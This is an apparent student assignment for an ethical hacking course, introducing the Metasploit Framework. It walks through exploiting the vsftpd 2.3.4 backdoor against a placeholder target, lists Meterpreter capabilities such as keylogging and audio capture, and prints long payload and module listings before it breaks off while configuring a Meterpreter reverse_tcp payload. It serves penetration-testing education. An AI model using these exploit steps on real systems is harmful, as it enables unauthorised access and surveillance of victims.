MISSION HACKERS

BANGLADESH

Assignment No-08

Assignment Title: Introduction to Exploitation

Course Title: Cybersecurity & Ethical Hacking

Submitted by:

Name: Istiak Alam

Phone: 01765376101

Submission Date: 06-08-25

Tools / Topic: Metasploit-Framework & Msfvenom

Submitted to:

MD Sha Jalal

Founder of Mission Hackers Bangladesh

Part-01 Introduction to Metasploit Framework

The **Metasploit Framework** is an open-source penetration testing platform that allows to find, exploit, and validate vulnerabilities in systems. It's like a "hacker's Swiss Army knife" used by Cybersecurity professionals to test network and system defenses.

🔑 Key Concepts

Term	Meaning
Exploit	Code that takes advantage of a vulnerability.
Payload	Code that runs on the target after exploitation (e.g., a reverse shell).
Listener	The attacker's machine that waits for the payload to connect back.
Module	A script/plugin in Metasploit. Can be exploits, scanners, payloads, etc.
Session	A communication link between attacker and victim (e.g., Meterpreter).

🔧 Let's Start Metasploit on Kali Linux

1. **Start PostgreSQL (Metasploit uses it)**

```
sudo systemctl start postgresql
```

2. **Launch Metasploit Console**

```
msfconsole
```

🎯 Common Metasploit Commands

Command	Description
`search`	Search for exploit modules
`use`	Select a specific module
`show options`	View required options for a module
`set`	Set parameters like RHOST, LHOST, etc.

Command	Description
`exploit`	Run the exploit
`sessions`	List active sessions
`sessions -i <ID>`	Interact with a session

✅ Example: Exploiting vsftpd 2.3.4 (Backdoor vulnerability)

Step 1: Start Metasploit

`msfconsole`

Step 2: Search the exploit

`search vsftpd`

Step 3: Use the module

`use exploit/unix/ftp/vsftpd_234_backdoor`

Step 4: Set target IP

`set RHOSTS <target-ip>`

Step 5: Run the exploit

`exploit`

we'll get a shell if it's successful!


Part-02 Finding Meterpreter / Payloads

Meterpreter is an advanced, stealthy payload that gives a **reverse shell** on the target system. With Meterpreter we can:


- Browse the target file system
- Capture screenshots
- Download/upload files
- Open a keylogger
- Record microphone audio

Let's See some Demonstration :


Step 1 : Start Metasploit-Framework [msfconsole]



Step 2 : type command – ‘help’ to get the Metasploit manual




Step 3 : Search any payload using show and search command



```
msfconsole
clear
(spyder㉿kali)-[~]
$ msfconsole
msf6 > show payloads

Payloads
========

   #     Name                                                    Disclosure Date  Rank    Check  Description
   -     ----                                                    ---------------  ----    -----  -----------
   0     payload/aix/ppc/shell_bind_tcp                          .                normal  No     AIX Command Shell, Bind TCP Inline
   1     payload/aix/ppc/shell_find_port                         .                normal  No     AIX Command Shell, Find Port Inline
   2     payload/aix/ppc/shell_interact                          .                normal  No     AIX execve Shell for inetd
   3     payload/aix/ppc/shell_reverse_tcp                       .                normal  No     AIX Command Shell, Reverse TCP Inline
   4     payload/android/meterpreter/reverse_http                .                normal  No     Android Meterpreter, Android Reverse HTTP Stager
   5     payload/android/meterpreter/reverse_https               .                normal  No     Android Meterpreter, Android Reverse HTTPS Stager
   6     payload/android/meterpreter/reverse_tcp                 .                normal  No     Android Meterpreter, Android Reverse TCP Stager
   7     payload/android/meterpreter_reverse_http                .                normal  No     Android Meterpreter Shell, Reverse HTTP Inline
   8     payload/android/meterpreter_reverse_https               .                normal  No     Android Meterpreter Shell, Reverse HTTPS Inline
   9     payload/android/meterpreter_reverse_tcp                 .                normal  No     Android Meterpreter Shell, Reverse TCP Inline
   10    payload/android/shell/reverse_http                      .                normal  No     Command Shell, Android Reverse HTTP Stager
   11    payload/android/shell/reverse_https                     .                normal  No     Command Shell, Android Reverse HTTPS Stager
   12    payload/android/shell/reverse_tcp                       .                normal  No     Command Shell, Android Reverse TCP Stager
   13    payload/apple_ios/aarch64/meterpreter_reverse_http      .                normal  No     Apple_iOS Meterpreter, Reverse HTTP Inline
   14    payload/apple_ios/aarch64/meterpreter_reverse_https     .                normal  No     Apple_iOS Meterpreter, Reverse HTTPS Inline
   15    payload/apple_ios/aarch64/meterpreter_reverse_tcp       .                normal  No     Apple_iOS Meterpreter, Reverse TCP Inline
   16    payload/apple_ios/aarch64/shell_reverse_tcp             .                normal  No     Apple iOS aarch64 Command Shell, Reverse TCP Inline
   17    payload/apple_ios/armle/meterpreter_reverse_http        .                normal  No     Apple_iOS Meterpreter, Reverse HTTP Inline
   18    payload/apple_ios/armle/meterpreter_reverse_https       .                normal  No     Apple_iOS Meterpreter, Reverse HTTPS Inline
   19    payload/apple_ios/armle/meterpreter_reverse_tcp         .                normal  No     Apple_iOS Meterpreter, Reverse TCP Inline
   20    payload/bsd/sparc/shell_bind_tcp                        .                normal  No     BSD Command Shell, Bind TCP Inline
   21    payload/bsd/sparc/shell_reverse_tcp                     .                normal  No     BSD Command Shell, Reverse TCP Inline
   22    payload/bsd/vax/shell_reverse_tcp                       .                normal  No     BSD Command Shell, Reverse TCP Inline
   23    payload/bsd/x64/exec                                    .                normal  No     BSD x64 Execute Command
   24    payload/bsd/x64/shell_bind_ipv6_tcp                     .                normal  No     BSD x64 Command Shell, Bind TCP Inline (IPv6)
   25    payload/bsd/x64/shell_bind_tcp                          .                normal  No     BSD x64 Shell Bind TCP
   26    payload/bsd/x64/shell_bind_tcp_small                    .                normal  No     BSD x64 Command Shell, Bind TCP Inline
   27    payload/bsd/x64/shell_reverse_ipv6_tcp                  .                normal  No     BSD x64 Command Shell, Reverse TCP Inline (IPv6)
   28    payload/bsd/x64/shell_reverse_tcp                       .                normal  No     BSD x64 Shell Reverse TCP
   29    payload/bsd/x64/shell_reverse_tcp_small                 .                normal  No     BSD x64 Command Shell, Reverse TCP Inline
   30    payload/bsd/x86/exec                                    .                normal  No     BSD Execute Command
   31    payload/bsd/x86/metsvc_bind_tcp                         .                normal  No     FreeBSD Meterpreter Service, Bind TCP
   32    payload/bsd/x86/metsvc_reverse_tcp                      .                normal  No     FreeBSD Meterpreter Service, Reverse TCP Inline
   33    payload/bsd/x86/shell/bind_ipv6_tcp                     .                normal  No     BSD Command Shell, Bind TCP Stager (IPv6)
   34    payload/bsd/x86/shell/bind_tcp                          .                normal  No     BSD Command Shell, Bind TCP Stager
   35    payload/bsd/x86/shell/find_tag                          .                normal  No     BSD Command Shell, Find Tag Stager
   36    payload/bsd/x86/shell/reverse_ipv6_tcp                  .                normal  No     BSD Command Shell, Reverse TCP Stager (IPv6)
   37    payload/bsd/x86/shell/reverse_tcp                       .                normal  No     BSD Command Shell, Reverse TCP Stager
   38    payload/bsd/x86/shell_bind_tcp                          .                normal  No     BSD Command Shell, Bind TCP Inline
   39    payload/bsd/x86/shell_bind_tcp_ipv6                     .                normal  No     BSD Command Shell, Bind TCP Inline (IPv6)
   40    payload/bsd/x86/shell_find_port                         .                normal  No     BSD Command Shell, Find Port Inline
   41    payload/bsd/x86/shell_find_tag                          .                normal  No     BSD Command Shell, Find Tag Inline
   42    payload/bsd/x86/shell_reverse_tcp                       .                normal  No     BSD Command Shell, Reverse TCP Inline
   43    payload/bsd/x86/shell_reverse_tcp_ipv6                  .                normal  No     BSD Command Shell, Reverse TCP Inline (IPv6)
   44    payload/bsdi/x86/shell/bind_tcp                         .                normal  No     BSDi Command Shell, Bind TCP Stager
   45    payload/bsdi/x86/shell/reverse_tcp                      .                normal  No     BSDi Command Shell, Reverse TCP Stager
   46    payload/bsdi/x86/shell_bind_tcp                         .                normal  No     BSDi Command Shell, Bind TCP Inline
   47    payload/bsdi/x86/shell_find_port                        .                normal  No     BSDi Command Shell, Find Port Inline
   48    payload/bsdi/x86/shell_reverse_tcp                      .                normal  No     BSDi Command Shell, Reverse TCP Inline
```


Step 4 : Search for Meterpreter reverse shell



```
msfconsole
(spyder㉿kali)-[~]
$ msfconsole
msf6 > search meterpreter

Matching Modules
================

   #     Name                                                                  Disclosure Date  Rank       Check  Description
   -     ----                                                                  ---------------  ----       -----  -----------
   0     exploit/unix/webapp/aerohive_netconfig_lfi_log_poison_rce             2020-02-17       excellent  Yes    Aerohive NetConfig 10.0r8a LFI and log poisoning to RCE
   1       \_ target: Linux                                                    .                .          .      .
   2       \_ target: CMD                                                      .                .          .      .
   3     auxiliary/server/android_browsable_msf_launch                         .                normal     No     Android Meterpreter Browsable Launcher
   4     payload/android/meterpreter_reverse_http                              .                normal     No     Android Meterpreter Shell, Reverse HTTP Inline
   5     payload/android/meterpreter_reverse_https                             .                normal     No     Android Meterpreter Shell, Reverse HTTPS Inline
   6     payload/android/meterpreter_reverse_tcp                               .                normal     No     Android Meterpreter Shell, Reverse TCP Inline
   7     payload/android/meterpreter/reverse_http                              .                normal     No     Android Meterpreter, Android Reverse HTTP Stager
   8     payload/android/meterpreter/reverse_https                             .                normal     No     Android Meterpreter, Android Reverse HTTPS Stager
   9     payload/android/meterpreter/reverse_tcp                               .                normal     No     Android Meterpreter, Android Reverse TCP Stager
   10    exploit/multi/http/struts2_namespace_ognl                             2018-08-22       excellent  Yes    Apache Struts 2 Namespace Redirect OGNL Injection
   11      \_ target: Automatic detection                                      .                .          .      .
   12      \_ target: Windows                                                  .                .          .      .
   13      \_ target: Linux                                                    .                .          .      .
   14    payload/apple_ios/aarch64/meterpreter_reverse_http                    .                normal     No     Apple_iOS Meterpreter, Reverse HTTP Inline
   15    payload/apple_ios/armle/meterpreter_reverse_http                      .                normal     No     Apple_iOS Meterpreter, Reverse HTTP Inline
   16    payload/apple_ios/aarch64/meterpreter_reverse_https                   .                normal     No     Apple_iOS Meterpreter, Reverse HTTPS Inline
   17    payload/apple_ios/armle/meterpreter_reverse_https                     .                normal     No     Apple_iOS Meterpreter, Reverse HTTPS Inline
   18    payload/apple_ios/aarch64/meterpreter_reverse_tcp                     .                normal     No     Apple_iOS Meterpreter, Reverse TCP Inline
   19    payload/apple_ios/armle/meterpreter_reverse_tcp                       .                normal     No     Apple_iOS Meterpreter, Reverse TCP Inline
   20    post/windows/manage/archmigrate                                       .                normal     No     Architecture Migrate
   21    payload/multi/meterpreter/reverse_http                                .                normal     No     Architecture-Independent Meterpreter Stage, Reverse HTTP Stager (Multiple Architectures)
   22    payload/multi/meterpreter/reverse_https                               .                normal     No     Architecture-Independent Meterpreter Stage, Reverse HTTPS Stager (Multiple Architectures)
   23    exploit/linux/http/avtech_avn_install                                 2018-04-12       excellent  Yes    AVTECH IP Camera Application Upload
   24    exploit/windows/local/cve_2020_17136                                  2020-03-10       normal     Yes    CVE-2020-1170 Cloud Filter Arbitrary File Creation EOP
   25    exploit/linux/http/centreon_pollers_auth_rce                          2020-01-27       excellent  No     Centreon Poller Authenticated Remote Command Execution
   26      \_ target: Reverse shell (In-Memory)                                .                .          .      .
   27      \_ target: Meterpreter (Dropper)                                    .                .          .      .
   28    exploit/windows/ftp/comsnd_ftpd_fmtstr                                2012-06-08       good       Yes    ComGndFTP v1.3.7 Beta USER Format String (Write4) Vulnerability
   29      \_ target: Automatic                                                .                .          .      .
   30      \_ target: Windows XP SP3 - English                                 .                .          .      .
   31      \_ target: Windows Server 2003 - English                            .                .          .      .
   32    exploit/linux/http/craftcms_preauth_rce_cve_2025_32432                2025-04-14       excellent  Yes    Craft CMS Image Transform Preauth RCE (CVE-2025-32432)
   33      \_ target: PHP In-Memory                                            .                .          .      .
   34      \_ target: Unix/Linux Command Shell                                 .                .          .      .
   35    exploit/linux/upnp/dlink_upnp_msearch_exec                            2013-02-01       excellent  Yes    D-Link Unauthenticated Remote Command Execution using UPnP via a special crafted M-SEARCH packet.
   36      \_ target: Unix Command                                             .                .          .      .
   37      \_ target: Linux Dropper                                            .                .          .      .
   38    exploit/linux/http/dlink_dir850l_unauth_exec                          2017-08-09       excellent  Yes    DIR-850L (Unauthenticated OS Command Exec
   39    post/windows/manage/execute_dotnet_assembly                           .                normal     No     Execute .NET Assembly
   40    exploit/firefox/local/exec_shellcode                                  2014-03-10       excellent  No     Firefox Exec Shellcode from Privileged Javascript Shell
   41    post/windows/manage/forward_pageant                                   .                normal     No     Forward SSH Agent Requests To Remote Pageant
   42    payload/bsd/x86/metsvc_bind_tcp                                       .                normal     No     FreeBSD Meterpreter Service, Bind TCP
   43    payload/bsd/x86/metsvc_reverse_tcp                                    .                normal     No     FreeBSD Meterpreter Service, Reverse TCP Inline
   44    exploit/multi/http/freenas_exec_raw                                   2018-11-06       great      No     FreeNAS exec_raw.php Arbitrary Command Execution
   45    exploit/linux/http/gliinet_unauth_rce_cve_2023_50445                  2023-12-10       excellent  Yes    GL.iNet Unauthenticated Remote Command Execution via the logread module.
   46      \_ target: Unix Command                                             .                .          .      .
   47      \_ target: Linux Dropper                                            .                .          .      .
   48    payload/cmd/linux/http/aarch64/meterpreter_reverse_http               .                normal     No     HTTP Fetch
   49    payload/cmd/linux/http/aarch64/meterpreter_reverse_https              .                normal     No     HTTP Fetch
   50    payload/cmd/linux/http/aarch64/meterpreter_reverse_tcp                .                normal     No     HTTP Fetch
   51    payload/cmd/linux/http/armbe/meterpreter_reverse_http                 .                normal     No     HTTP Fetch
   52    payload/cmd/linux/http/armbe/meterpreter_reverse_https                .                normal     No     HTTP Fetch
   53    payload/cmd/linux/http/armbe/meterpreter_reverse_tcp                  .                normal     No     HTTP Fetch
   54    payload/cmd/linux/http/armle/meterpreter_reverse_http                 .                normal     No     HTTP Fetch
   55    payload/cmd/linux/http/armle/meterpreter_reverse_https                .                normal     No     HTTP Fetch
   56    payload/cmd/linux/http/armle/meterpreter_reverse_tcp                  .                normal     No     HTTP Fetch
   57    payload/cmd/linux/http/mips64/meterpreter_reverse_http                .                normal     No     HTTP Fetch
   58    payload/cmd/linux/http/mips64/meterpreter_reverse_https               .                normal     No     HTTP Fetch
   59    payload/cmd/linux/http/mips64/meterpreter_reverse_tcp                 .                normal     No     HTTP Fetch
   60    payload/cmd/linux/http/mipsbe/meterpreter_reverse_http                .                normal     No     HTTP Fetch
   61    payload/cmd/linux/http/mipsbe/meterpreter_reverse_https               .                normal     No     HTTP Fetch
   62    payload/cmd/linux/http/mipsbe/meterpreter_reverse_tcp                 .                normal     No     HTTP Fetch
   63    payload/cmd/linux/http/mipsle/meterpreter_reverse_http                .                normal     No     HTTP Fetch
   64    payload/cmd/linux/http/mipsle/meterpreter_reverse_https               .                normal     No     HTTP Fetch
```

then, here is the list of Meterpreter reverse shell payloads

Step 5 : Search for windows/meterpreter/reverse_tcp



if we want to use any payloads then we have to use the payload id's

`use [ID]`

Step 6 : Use the reverse_tcp

```
msf6 > use 16
msf6 payload(windows/meterpreter/reverse_tcp) > show options

Module options (payload/windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
